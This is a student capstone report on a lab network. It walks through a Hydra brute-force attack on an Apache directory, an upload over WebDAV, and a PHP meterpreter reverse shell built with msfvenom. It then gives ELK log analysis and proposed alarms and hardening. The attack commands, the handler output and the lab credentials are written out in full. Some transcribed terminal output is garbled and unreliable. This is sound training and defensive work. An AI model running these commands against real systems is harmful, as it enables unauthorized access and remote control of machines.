Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Eren Yargici

Table of Contents

This document contains the following sections:

Network Topology

Red Team: Security Assessment


Blue Team: Log Analysis and Attack Characterization

Hardening: Proposed Alarms and Mitigation Strategies



Network Topology

Eren Yargici



Network

Address Range: 192.168.1.0-255

Netmask: 255.255.255.0 Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90 OS: Kali Linux Hostname: Kali

IPv4: 192.168.1.1 OS: Windows 10

Hostname:

ML-REFVM-684427

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.100 OS: Ubuntu Linux Hostname: ELK

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Hypervisor / Gateway
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	ELK Stack (Logs Data from Capstone)
Capstone	192.168.1.105	Target Machine (Capstone)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability	This attack uses trial-and-error of possible passwords from wordlist.	This vulnerability allows for attackers to gain unauthorized access to systems and confidential information.
Unauthorized File Upload	Allows for unvetted files to be uploaded to a server.	Submitted files can include a reverse-shell payload, allowing for the execution of arbitrary code.
Remote Code Execution	Allows for an attacker to run arbitrary code on the target system over the network.	An attacker can get access to sensitive files, damage or steal sensitive data, or bring a network to a halt.

Exploitation: Brute Force Vulnerability



Tools & Processes

- By using the Hydra tool, I was able to brute force into the user Ashton's account.
- Following command was used to brute force on the Apache web server that deployed basic HTTP authentication :

hydra 192.168.1.105 -l ashton -P /usr/share/wordlists/rockyou.txt -V -f http-get /company_folders/secret_folder/



Achievements

This exploit provided with the login credentials for the directory that contained sensitive WebDAV server information and allowed me user shell access into the vulnerable machine.



```
Kali on ML-REFVM-684427 - Virtual Machine Connection
           target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 0] (0/0)
           target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 1] (0/0)
                                   login "ashton" - pass "rebela" -
                                                                      10116 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 14] (0/0)
          target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 2] (0/0)
          target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 6] (0/0)
           target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 7] (0/0)
                                   login "ashton" - pass "murillo"
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 5] (0/0)
           target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 9]
           target 192.168.1.105 -
                                   login "ashton" - pass "meandu"
                                                                      10124 of 14344399 [child 11] (0/0)
          target 192.168.1.105 - login "ashton" - pass "march6" -
                                                                      10125 of 14344399 [child 4] (0/0)
          target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 12] (0/0
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 15] (0/0)
          target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 13] (0/0)
                                   login "ashton" - pass "laruku" - 10129 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampaslinda" - 10131 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 10] (0/0)
                                   login "ashton" - pass "laddie"
                                                                      10133 of 14344399 [child 14] (0/0)
                                   login "ashton" - pass "krizia" -
                                                                      10134 of 14344399 [child 2] (0/0)
          target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 6] (0/0)
          target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 7]
           target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 8] (0/0)
          target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 5] (0/0)
target 192.168.1.105 - login "ashton" - pass "khadljah" - 10139 of 14344399 [child 9] (0/0)
          target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 11] (0/0)
           target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 4] (0/0)
           target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 15] (0/0) [80][http-get] host: 192.168.1.105 | login: ashton | password: leopoldo
  STATUS] attack finished for 192.168.1.105 (valid pair found)
 of 1 target successfully completed, 1 valid password found
```

Exploitation: Unauthorized File Upload

01

Tools & Processes


WebDAV connection allowed attacker to upload files to the Apache Web Server. With this, we can upload a php reverse-shell script to execute arbitrary code on vulnerable machine.

02

Achievements

By cracking the found password hash with **md5cracker**, was able to find username and password for the WebDAV server.

Username: ryan Password: linux4u 03



Exploitation: Remote Code Execution



Tools & Processes

Used the Metasploit tool msfvenom to create a php reverse-shell payload.

Command to create the payload:

msfvenom -p php/meterpreter/reverse_tcp LHOST=<192.168.1.90 LPORT=4444 -f raw -o shell.php

This command created shell.php file, which was than uploaded to the vulnerable server



Achievements

This exploit provided me with meterpreter reverse-shell on the server.



```
moff exploit(miti/Namiti) > set LHOST 192.168.1.90
moff exploit(miti/Namiti) > show options

Module options (exploit/mutit/handler):

Name Current Setting Required Description

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description

LHOST 192.168.1.98 yes The listen address (an interface may be specified)

LHOST 192.168.1.99 yes The listen port

Exploit target:

Id Name

Wildcard Target

Middard Target

Soff exploit(miti/Namiti) > exploit

[a] Started reverse TCP handler on 192.168.1.90:4444 → 192.168.1.105:33746) at 2821-02-27 11:08:23 -0884


meterpreter > ■
```

Blue Team Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Port scan occurred on July 17th at around 3:39 PM hypervisor host machine time.
- 27,524 total packets were sent from the attacker machine (IP Address of 192.168.1.90)
- Attacker machine sending high volume of packets to over 1,000 ports indicate of a port scan



Analysis: Finding the Request for the Hidden Directory



 Hidden directory was initially accessed on July 17th at 4:19 PM hypervisor host machine time.


 Company's secret folder was requested 16,598 times, in which the directory contained sensitive information on connecting to the WebDAV server.

> 16,598 hits Jul 17, 2021 @ 00:00:00.000 - Jul 18, 2021 @ 02:18:11.841 — Hourly 2021-07-17 06:00 2021-07-17 18:00 @timestamp per hour Time -_source > Jul 17, 2021 @ 17:27:45.087 url.path: /company_folders/secret_folder/ @timestamp: Jul 17, 2021 @ 17:27:45.087 destination.port: 80 destination.bytes: 732B destination.ip: 192.168.1.105 status: OK ecs.version: 1.5.0 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: ff0e4c10b5ad-442f-9eaf-84dfeec62534 method: get query: GET /company_folders/secret_folder/ > Jul 17, 2021 @ 16:44:16.452 url.path: /company_folders/secret_folder/ @timestamp: Jul 17, 2021 @ 16:44:16.452 host.name: server1 destination.port: 80 destination.bytes: 732B destination.ip: 192.168.1.105 method: get event.start: Jul 17, 2021 @ 16:44:16.452 event.end: Jul 17, 2021 @ 16:44:16.454 event.kind: event event.category: network traffic event.dataset: http event.duration: 1.7 status: OK > Jul 17, 2021 @ 16:25:56.426 url.path: /company_folders/secret_folder/ @timestamp: Jul 17, 2021 @ 16:25:56.426 url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: http url.domain: 192.168.1.105 source.ip: 192.168.1.90 source.port: 58756 source, bytes: 164B event.start: Jul 17, 2021 @ 16:25:56.426 event.end: Jul 17, 2021 @ 16:25:56.426 event.kind: event event.category: network traffic event.dataset: http

Analysis: Uncovering the Brute Force Attack



- Brute force attack started at July 17th at approximately 4:24 PM on hypervisor host machine time.
- 16,600 total requests has been made in attempt to guess the right password during the attack.
- 16,500 requests were made before the password was found.






Analysis: Finding the WebDAV Connection



- There were 32 total requests made to the WebDAV directory.
- Requested files were shell.php and passwd.dav



Blue TeamProposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Set up an alarm to detect if there are more than 50 consecutive ICMP requests in a given time.

What threshold would you set to activate this alarm?

Traffic should be blocked if there are more than 200 RST packets sent to a single IP address during 12 hour period.

System Hardening

What configurations can be set on the host to mitigate port scans?

Host machine should have deny-by-default firewall. This should drop incoming traffic. The following command can be used to set up a firewall:

sudo ufw default deny incoming

Unused ports should also be closed by default.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Alarm should trigger if there are any requests made to the hidden directory outside the network. Hidden directory should not be accessible to public.

What threshold would you set to activate this alarm?

If there are over 5 requests from single IP address over 10 minutes.

System Hardening

What configuration can be set on the host to block unwanted access?

Host machine can be configured to block traffic to directory from outside organization's network with the following commands:

sudo ufw default deny all sudo ufw allow from 192.168.1.0/24

Additionally can remove the directory and files from the server to an offline location.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Setting an alarm to see if a predefined number of '401 Unauthorized' is returned from any server. This could in return set out response of dropping the traffic or a lockout.

What threshold would you set to activate this alarm?

50 requests from a single IP address in the span of 2 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?

Firewall configuration to block consecutive requests, and setting up a lockout after failed attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm can trigger anytime when the directory is accessed by a user not on the internal network.

What threshold would you set to activate this alarm?

Threshold can start if there is more than one attempt.

System Hardening

What configuration can be set on the host to control access?

Host machine should only allow uploads from specific IP addresses and deny WebDAV uploads. Apache server should be configured to handle additional authentication.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alarm should trigger if any file is uploaded from outside of the internal organization network. Should set alarm for any '.php' file uploaded.

What threshold would you set to activate this alarm?

If a file is uploaded from outside the network, and to check for suspicious names such as 'shell.php'.

System Hardening

What configuration can be set on the host to block file uploads?

Uploading any files from outside the internal network should be blocked.

